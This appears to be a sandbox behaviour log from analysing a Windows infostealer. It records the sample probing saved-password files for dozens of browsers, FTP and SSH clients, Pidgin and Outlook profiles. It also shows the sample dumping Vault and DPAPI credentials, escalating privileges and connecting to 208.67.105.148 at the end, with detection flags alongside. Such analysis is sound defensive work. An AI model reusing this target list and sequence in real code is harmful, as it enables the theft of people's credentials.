Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	3864	3912

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Iridium\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	3864	3912
Call Service API	API Name: OpenServiceW Args: (3011e0, VaultSvc, 14) Return: 301190	3864	3912
Call System API	API Name: evtchann.SendEvent Args: (e), pid[484], ppid[3912) Return: 1	3864	3912
Call System API	API Name: AdjustTokenPrivileges Args: (92c, 0, , 0, , f2f738) Return: 1	3912	484
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 484 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\*, 0, f2f440, 0, 0, 0) Return: 2040a8	3912	484
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 484 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2040a8, f2f440) Return: 1	3912	484
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\106d4cef-dfce-42d1-9b09-597b3430f7e8 Type: VSDT_COM_DOS	3912	484
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\106d4cef-dfce-42d1-9b09-597b3430f7e8 Type: VSDT_COM_DOS	3912	484
Call System API	API Name: BCryptDecrypt Args: (f91630, JÈ2·ƒQÖ*<©Ì„§»1£, 144, 0, Tÿ, 16, JÈ2·ƒQÖ*<©Ì„§»1£, 144, 15920800, 0) Return: 0	3912	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\ ) Return: 1	3912	484
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 484 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\ ) Return: 3	3912	484
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	3912	484
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3912	484
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	3912	484
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	3912	484
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	3912	484
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	3912	484
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	3912	484
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	3912	484
Call Service API	API Name: StartServiceW Args: (301190, 0, 0) Return: 1	3864	3912
Call Service API	API Name: StartServiceW Args: (301190, 0, 0) Return: 1	3864	3912
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMPromptCount Value: 1		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMLastPrompt Value: 1d946c1		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\QMSessionCount Value: 2		3696
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37a-8664-11e9-9edf-806e6f6e6963}\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37b-8664-11e9-9edf-806e6f6e6963}\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{a21cf1a7-dac1-11eb-8d5c-806e6f6e6963}\ ) Return: 5	3912	484
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault\*, 0, 70eb34, 0, 0, 0) Return: 2040a8	3912	484
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\Administrator, 0, 0070E5A0, 0, 00000000, 0) Return: 002040A8	3912	484
Call Filesystem API	API Name: FindNextFileW Args: (2040a8, 70eb34) Return: 1	3912	484
Call System API	API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶Útqóú²Ë8, 8, , 128, 7396740, 0) Return: 0	3912	484
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\786898d1-ef49-4d0a-a96b-b74446bbed06 Type: VSDT_COM_DOS	3912	484
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\786898d1-ef49-4d0a-a96b-b74446bbed06 Type: VSDT_COM_DOS	3912	484
Call System API	API Name: BCryptDecrypt Args: (3c0000, , 128, 0, pÚ¶Útqóú²Ë8, 8, , 128, 7396572, 0) Return: 0	3912	484
Call System API	API Name: BCryptDecrypt Args: (f99f70, t#£l—(=, 144, 0,]½'Só@, 16, t#£l—(=, 144, 7398712, 0) Return: 0	3912	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 1	3912	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\ ) Return: 3	3912	484
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\Preferred Type: VSDT_COM_DOS	3912	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3	3912	484

Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3912	484
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	3912	484
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	3912	484
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	3912	484
Call System API	API Name: CredEnumerateW Args: (, 1, 70ef38, 70ef10) Return: 0	3912	484
Detection	Threat Characteristic: Attempts to dump credentials from memory Process ID: 484 Info: Attempts to dump credentials		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpshell.fsi) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\EasyFTP\data) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	3864	3912
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	3864	3912
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	3864	3912
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	3864	3912

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	3864	3912
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	3864	3912
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	3864	3912
Call System API	API Name: GetVersionExA Args: (12ed04) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12f250, 1, 0, 0) Return: 29cb68	3864	3912
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3912 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (29cb68, 12f250) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12ee24, 1, 0, 0) Return: 29cb68	3864	3912
Call System API	API Name: BCryptDecrypt Args: (3c0000, Hñ*®D{ìñ, 64, 0, ’Å¸(¥á.š²Ë8, 8, Hñ*®D{ìñ, 64, 14544428, 0) Return: 0	3912	484
Call System API	API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 3080a0, 1c) Return: 1	3864	3912
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1e4	3864	3912
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Call Network API	API Name: connect Args: (1e4, 208.67.105.148:80, 16) Return: 0	3864	3912
